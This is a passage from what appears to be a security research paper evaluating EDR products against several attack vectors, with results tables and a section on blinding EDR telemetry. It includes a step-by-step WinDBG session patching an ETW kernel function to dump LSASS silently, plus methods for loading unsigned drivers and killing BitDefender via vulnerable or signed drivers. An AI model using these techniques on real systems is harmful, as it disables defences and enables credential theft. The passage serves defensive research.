


Figure 44: HTA was blocked by Sophos. Details and graph.

a-banking.com/favicon.ico	URL	-	1
a-banking.com	DNS domain name	-	9
a-banking.com/search	URL	-	18
a-banking.com/ebanking/payment.hta	URL	-	1
a-banking.com/ebanking/payment.html	URL	-	1

Figure 45: Network connections to our domain as logged by Sophos.

4.17 Symantec Endpoint Protection

Symantec Endpoint Protection is a well-known solution and among the most used ones in multiple industries. It combines a highly sophisticated static detection engine with emulators. The latter considers anti-evasion techniques, addressing packed malware obfuscation techniques and detects the malware that is hidden inside even custom packers. Symantec Endpoint Protection uses a machine learning engine to determine whether a file is benign or malicious through a learning process. Symantec Security Response trains this engine to recognise malicious attributes and defines the machine learning engine's rules to make detections. Symantec leverages its cloud service to confirm the detection that the machine learning engine made. To protect endpoint devices, it launches a specially anti-malware mechanism on startup, before third-party drivers initialise, preventing the actions of malicious drivers and rootkits, through an ELAM driver[18]. The EDR is highly configurable and easy to adapt to everyday enterprise life with a powerful HIDS and network monitoring which enable it to identify and block network-based lateral movement, port scans, as well as common malware network behaviour, e.g. meterpreter's default HTTPS communication.

4.17.1 Enabled settings

We enabled the default features using the default levels of protection. They were enough to provide adequate protection without causing issues.

[18] `https://docs.microsoft.com/en-us/windows-hardware/drivers/install/elam-driver-requirements`

4.17.2 HTA

In our attacks, Symantec Endpoint Protection managed to identify and block only the HTA attack, see Figure 46. However, no alert was raised to the user.




Figure 46: Identified and blocked HTA attack from Symantec Endpoint Protection.

4.17.3 CPL-EXE-DLL

All three attack vectors (CPL, EXE, and DLL) were successful, without the EPP identifying, blocking them or producing any alert.

4.18 Trend Micro Apex One

Apex One is a well-known solution and ranked among the top ones on Gartner's table. Its overall features beyond the basic protection and firewall capabilities include predictive machine learning and can also be used for offline protection. The lightweight, offline model helps to protect the endpoints against unknown threats even when a functional Internet connection is not unavailable. Security Agent policies provide increased real-time protection against the latest fileless attack methods through enhanced memory scanning for suspicious process behaviours. Security Agents can terminate suspicious processes before any damage can be done. Enhanced scan features can identify and block ransomware programs that target documents that run on endpoints by identifying common behaviours and blocking processes commonly associated with ransomware programs. You can configure Security Agents to submit file objects containing previously unidentified threats to a Virtual Analyzer for further analysis. After assessing the objects, Virtual Analyzer adds the objects it determined to contain unknown threats to the Virtual Analyzer Suspicious Objects lists and distributes the lists to other Security Agents throughout the network. Finally, Behaviour Monitoring constantly monitors endpoints for unusual modifications to the operating system and installed software.


According to our research, Apex One uses network, kernel callbacks, hooking; in both kernel and usermode, ETW, and AMSI to perform behavioural detection. More specifically, for ETW Apex One uses a data collector called TMSYSEVT_ETW.

4.18.1 Enabled settings

In Apex One we leveraged as much features as possible that were presented in the policy editor such as the EDR's smart scanning method, intelliscan, scanning of compressed files, OLE object scanning, intellitrap (a feature used to combat real time compression of malware), ransomware protection (behavioural protection against ransomware, not needed for our tests), anti exploit protection, monitoring of newly encountered programs, C&C traffic filtering, and of course predictive machine learning. Finally, we configured the EDR to block all malicious behaviour.


4.18.2 EXE-DLL-CPL-HTA

After collaboration with Trend Micro we performed the experiments in the provided environment. Notably, all attack vectors were successful. However, there were three generic alerts with low criticality that were raised notifying that, e.g. an HTA or a CPL file were opened. The latter does not necessarily mean that there was a malicious usage.



37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	Teams.exe	800	x64	1s
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	Teams.exe	2436	x64	728ms
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	rundll32.exe	5172	x86	580ms
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	Teams.exe	7768	x64	1s
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	Teams.exe	9488	x64	2s
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	werfault.exe	10268	x64	2s
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	Teams.exe	10296	x64	513ms
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	Teams.exe	10920	x64	1s

Figure 47: HTA attack against Apex One.



DETECTION NAME	DETECTION TYPE	OBJECT NAME	HASH	SIZE [B]	FIRST OCCURRED
MSIL/Kryptik.XOL	trojan	file://C:\Users\eset\Desktop\update.cpl	e9d8e27b23b5fd8f2fcdf9904407148fb41...	163840	2021 Jun 21 06:35:53

Figure 48: Detected and blocked CPL attack against Apex One.

4.19 Aggregated results

EDR	CPL	HTA	EXE	DLL
BitDefender GravityZone Plus	✗	✗	✓	✗
Carbon Black Response	•	✗	✓	✓
Check Point Harmony	✗	◇	✗	✓
Cisco AMP	✗	✗	✓	⊙
Comodo OpenEDR	✗	✓	✗	✓
CrowdStrike Falcon	✓	✓	✗	✓
Elastic EDR	✗	✓	✓	✗
F-Secure Elements Endpoint Detection and Response	◇	†	✓	✗
FortiEDR	✗	✗	✗	✗
Microsoft Defender for Endpoints	⋆	✗	✗	✓
Panda Adaptive Defense 360	✗	✓	⋆	✓
Sentinel One (without test features)	✓	✓	✓	✗
Sentinel One (with test features)	✗	✗	✗	✗
Sophos Intercept X with EDR	✗	✗	✓	-
Trend micro Apex One	•	•	✓	✓
Endpoint Protection				
ESET PROTECT Enterprise	✗	✗	✓	✓
F-Secure Elements Endpoint Protection Platform	✓	✓	✓	✓
Kaspersky Endpoint Security	✗	✗	✗	✓
McAfee Endpoint Protection	✗	✗	✓	✓
Symantec Endpoint Protection	✓	✗	✓	✓

Table 1: Aggregated results of the attacks for each tested solution.
Notation: ✓: Successful attack,◇ Successful attack, raised medium alert, •: Successful attack, raised minor alert, ⋆: Successful attack, alert was raised ○:Unsuccessful attack, no alert raised, ✗: failed attack, alerts were raised. † In two experiments supplied by the vendor, in the first it was detected after five hours, in the second it was detected after 25 minutes. ⊙ Initial test was blocked due to file signature, second one was successful with another application.

Table 1 illustrates an aggregated overview of our findings. Evidently, from the 20 attacks that were launched, more than half of them were successful. It is rather alarming that none of the EDRs managed to detect all of the attacks. More precisely, 10 attacks were completely successful, as they were completed successfully and no alert was issued; 3 attacks were successful, yet they issued a low significance alert; 1 attack was not successful, yet it did not issue an alert, and 6 attacks were detected and correctly reported by the EDRs.

5 Tampering with Telemetry Providers

Apart from finding 'blind spots' for each EDR there is also the choice of 'blinding' them by tampering with their telemetry providers in various ways. Unhooking user-mode hooks and utilising syscalls to evade detection is the tip of the iceberg [2]. The heart of most EDRs lies in the kernel itself as they utilise mini-filter drivers to control file system operations and callbacks in general to intercept

activities such as process creation and loading of modules. As attackers, once high integrity is achieved, one may effectively attack the EDRs in various ways, including patching the ETWTi functions of Defender for Endpoints and removing callbacks of the Sophos Intercept X to execute hacking tools and remain uninterrupted. Note that our goal during the following POCs was not to raise any alert in the EDR consoles, something that was successfully achieved.

5.1 Attacking Defender for Endpoints

In what follows, we present two attacks, both executed manually using WinDBG. To circumvent the Patch Guard protection mechanism, we performed all actions quickly to avoid introducing *noise* that could trigger the EDR. Note that the EDR was in passive mode for this test since we are only interested in silencing the produced alerts.

5.1.1 Manually Patching Callbacks to Load Unsigned Drivers

In this case, our process will be manually patching some of the contents of the `PspLoadImageNotifyRoutine` global array, which stores the addresses of all the registered callback routines for image loading. By patching the callback called `SecPsLoadImageNotify`, which is registered with the `mssecflt.sys` driver, we are essentially blinding the EDR as far as loading of drivers is concerned.

It is important to note here how the EDR detects whether the Driver Signature Enforcement (DSE) is disabled. Strangely, the alert about a possibly disabled DSE is triggered once an unsigned driver is loaded. Therefore, the MDE assumes that since an unsigned driver has been loaded, the DSE was disabled. See Figure 49.




Figure 49: DSE Alert by MDE. `Telemetry Sourcerer` driver detection.

Then, after the callback is patched, we will zero-out the `g_CiOptions` global variable whose default value is `0x6` indicating that DSE is on. Then, we load our driver using the OSR driver loader utility. Afterwards, we reset the `g_CiOptions` variable and the patched callback to avoid a possible bug check by Patch Guard, and thus our system crashing. See Figure 50.

5.1.2 Manually Patching an ETWTi Function to Dump LSASS without Alerts

In this POC, we manually patch the `EtwTiLogReadWriteVm` function, which is responsible for the telemetry of the `NtReadVirtualMemory` syscall, which is called from `MiniDumpWriteDump` which is used by many Local Security Authority Subsystem Service (LSASS) dumping tools. We are using the Outflank-Dumpert tool [8] to dump the LSASS memory that uses direct syscalls, which may evade most common EDRs but not MDE, see Figure 51.

Find below the procedure we followed to achieve an 'undercover' LSASS dump. Note how we convert the virtual address to the physical address to execute our patch successfully. This is because this is a read-only page we want to write at, and any forced attempt to write there will result in a *blue screen of death*. However, we may write on the physical address without any trouble. Notably, while timeline events will most likely be produced, no alert will be triggered that will make SOCs investigate it further.

5.2 Attacking Sophos Intercept X

For this EDR, our approach will is quite different. We utilise a legitimate and signed driver that is vulnerable, and by exploiting it, we may access the kernel and load a custom unsigned driver. The




Figure 50: Deleting the callback necessary.




Figure 51: Sample Alert caused by `Dumpert`.

tools we will be using are going to be `TelemetrySourcerer`[19] that will provide us with the unsigned driver that will actually suppress the callbacks for us, and we will communicate with it through an application that will provide us with a GUI, as well as gdrv-loader[20] that will exploit the vulnerable driver of Gigabyte and load our driver. Beyond Sophos Intercept X, `TelemetrySourcerer` can be used in other EDR referred in this work, but for the sake of simplicity and clarity, we use it only for this EDR use case here. Note that the EDR was in block mode for these tests, but we managed to

[19] `https://github.com/jthuraisamy/TelemetrySourcerer`
[20] `https://github.com/alxbrn/gdrv-loader`

```
Copyright (c) Microsoft Corporation. All rights reserved.

Connected to Windows 10 17763 x64 target at (Sat Feb 27 17:35:19.902 2021 (UTC - 8:00)), ptr64 TRUE
Symbol search path is: srv*
Executable search path is:
Windows 10 Kernel Version 17763 MP (2 procs) Free x64
Product: LanManNt, suite: TerminalServer SingleUserTS
Built by: 17763.1.amd64fre.rs5_release.180914-1434
Machine Name:
Kernel base = 0xfffff807`470bd000 PsLoadedModuleList = 0xfffff807`474d36b0
Debug session time: Sat Feb 27 17:35:28.140 2021 (UTC - 8:00)
System Uptime: 0 days 0:03:21.748
lkd> u nt!EtwTiLogReadWriteVm
nt!EtwTiLogReadWriteVm:
fffff807`47774ee0 48895c2420      mov     qword ptr [rsp+20h],rbx
fffff807`47774ee5 894c2408        mov     dword ptr [rsp+8],ecx
fffff807`47774ee9 55              push    rbp
fffff807`47774eea 56              push    rsi
fffff807`47774eeb 57              push    rdi
fffff807`47774eec 4156            push    r14
fffff807`47774eee 4157            push    r15
fffff807`47774ef0 488d6c24a0      lea     rbp,[rsp-60h]
lkd> !pte fffff807`47774ee0
                                           VA fffff80747774ee0
PXE at FFFFF178BC5E2F80    PPE at FFFFF178BC5F00E8    PDE at FFFFF178BE01D1D8    PTE at FFFFF17C03A3BBA0
contains 0000000000C08063  contains 0000000000C09063  contains 0000000000C1A063  contains 0100000002995121
pfn c08       ---DA--KWEV  pfn c09       ---DA--KWEV  pfn c1a       ---DA--KWEV  pfn 2995      -G--A--KREV

lkd> ? 2995 * 0x1000 + ee0      calculation of the physical address
Evaluate expression: 43605728 = 00000000`02995ee0
lkd> db fffff807`47774ee0 L1
fffff807`47774ee0  48                                                H
lkd> !eb 00000000`02995ee0 0xc3 patching the function using RET
lkd> u nt!EtwTiLogReadWriteVm
nt!EtwTiLogReadWriteVm:
fffff807`47774ee0 c3              ret
fffff807`47774ee1 895c2420        mov     dword ptr [rsp+20h],ebx
fffff807`47774ee5 894c2408        mov     dword ptr [rsp+8],ecx
fffff807`47774ee9 55              push    rbp
fffff807`47774eea 56              push    rsi
fffff807`47774eeb 57              push    rdi
fffff807`47774eec 4156            push    r14
fffff807`47774eee 4157            push    r15
lkd> !eb 00000000`02995ee0 0x48 repatching after the dump of LSASS before PatchGuard is
lkd> u nt!EtwTiLogReadWriteVm    triggered.
nt!EtwTiLogReadWriteVm:
fffff807`47774ee0 48895c2420      mov     qword ptr [rsp+20h],rbx
fffff807`47774ee5 894c2408        mov     dword ptr [rsp+8],ecx
fffff807`47774ee9 55              push    rbp
fffff807`47774eea 56              push    rsi
fffff807`47774eeb 57              push    rdi
fffff807`47774eec 4156            push    r14
fffff807`47774eee 4157            push    r15
fffff807`47774ef0 488d6c24a0      lea     rbp,[rsp-60h]
```

Figure 52: Patching the ETWTi function necessary.

bypass it and completed our task without raising any alerts, see Figures 53 and 54.




Figure 53: Loading an unsigned driver via `gdrv-loader`.

Once we suppress all the callbacks by the `sophosed.sys` driver, the EDR cannot monitor, among others, process creations and filesystem activities. Therefore, one may easily execute arbitrary code on the tools without the EDR identifying them, e.g. one may launch Mimikatz and remain uninterrupted, clearly showing the EDR's inability to 'see' it, see Figure 55




Figure 54: Deleting Sophos' callbacks via Telemetry Sourcerer's UI.




Figure 55: Running mimikatz without interruption.

Nevertheless, the user-mode hooks are still in place. Therefore, tools like `Shellycoat` of `AQUARMOURY` and the `Unhook-BOF` [21] for Cobalt Strike may remove them for a specific process or the beacon's current process, see Figure 56.




Figure 56: Sophos's usermode API hooks.

5.3 Attacking BitDefender

In this case we opted to use a "legitimate tool" to issue process termination from the kernel and successfully kill all BitDefender related processes which resulted into the product shutting down without any alert on the console. To this end, we used PowerTool[22] is a free anti-virus and rootkit utility. It offers the ability to detect, analyze, and fix various kernel structure modifications and allows a wide scope of the kernel. Using PowerTool, one can easily spot and remove malware hidden from normal software. The concept in this case was to use a defence related tool with a signed

[21] `https://github.com/rsmudge/unhook-bof`
[22] `https://code.google.com/archive/p/powertool-google/`

driver[23] to leverage the kernel to kill the protection mechanisms[24]. To verify the results we executed mimikatz, see Figures 57 and 58. Bear in mind that tampering with the kernel may cause some instabilities, meaning that this tool may trigger a blue screen of death situation.

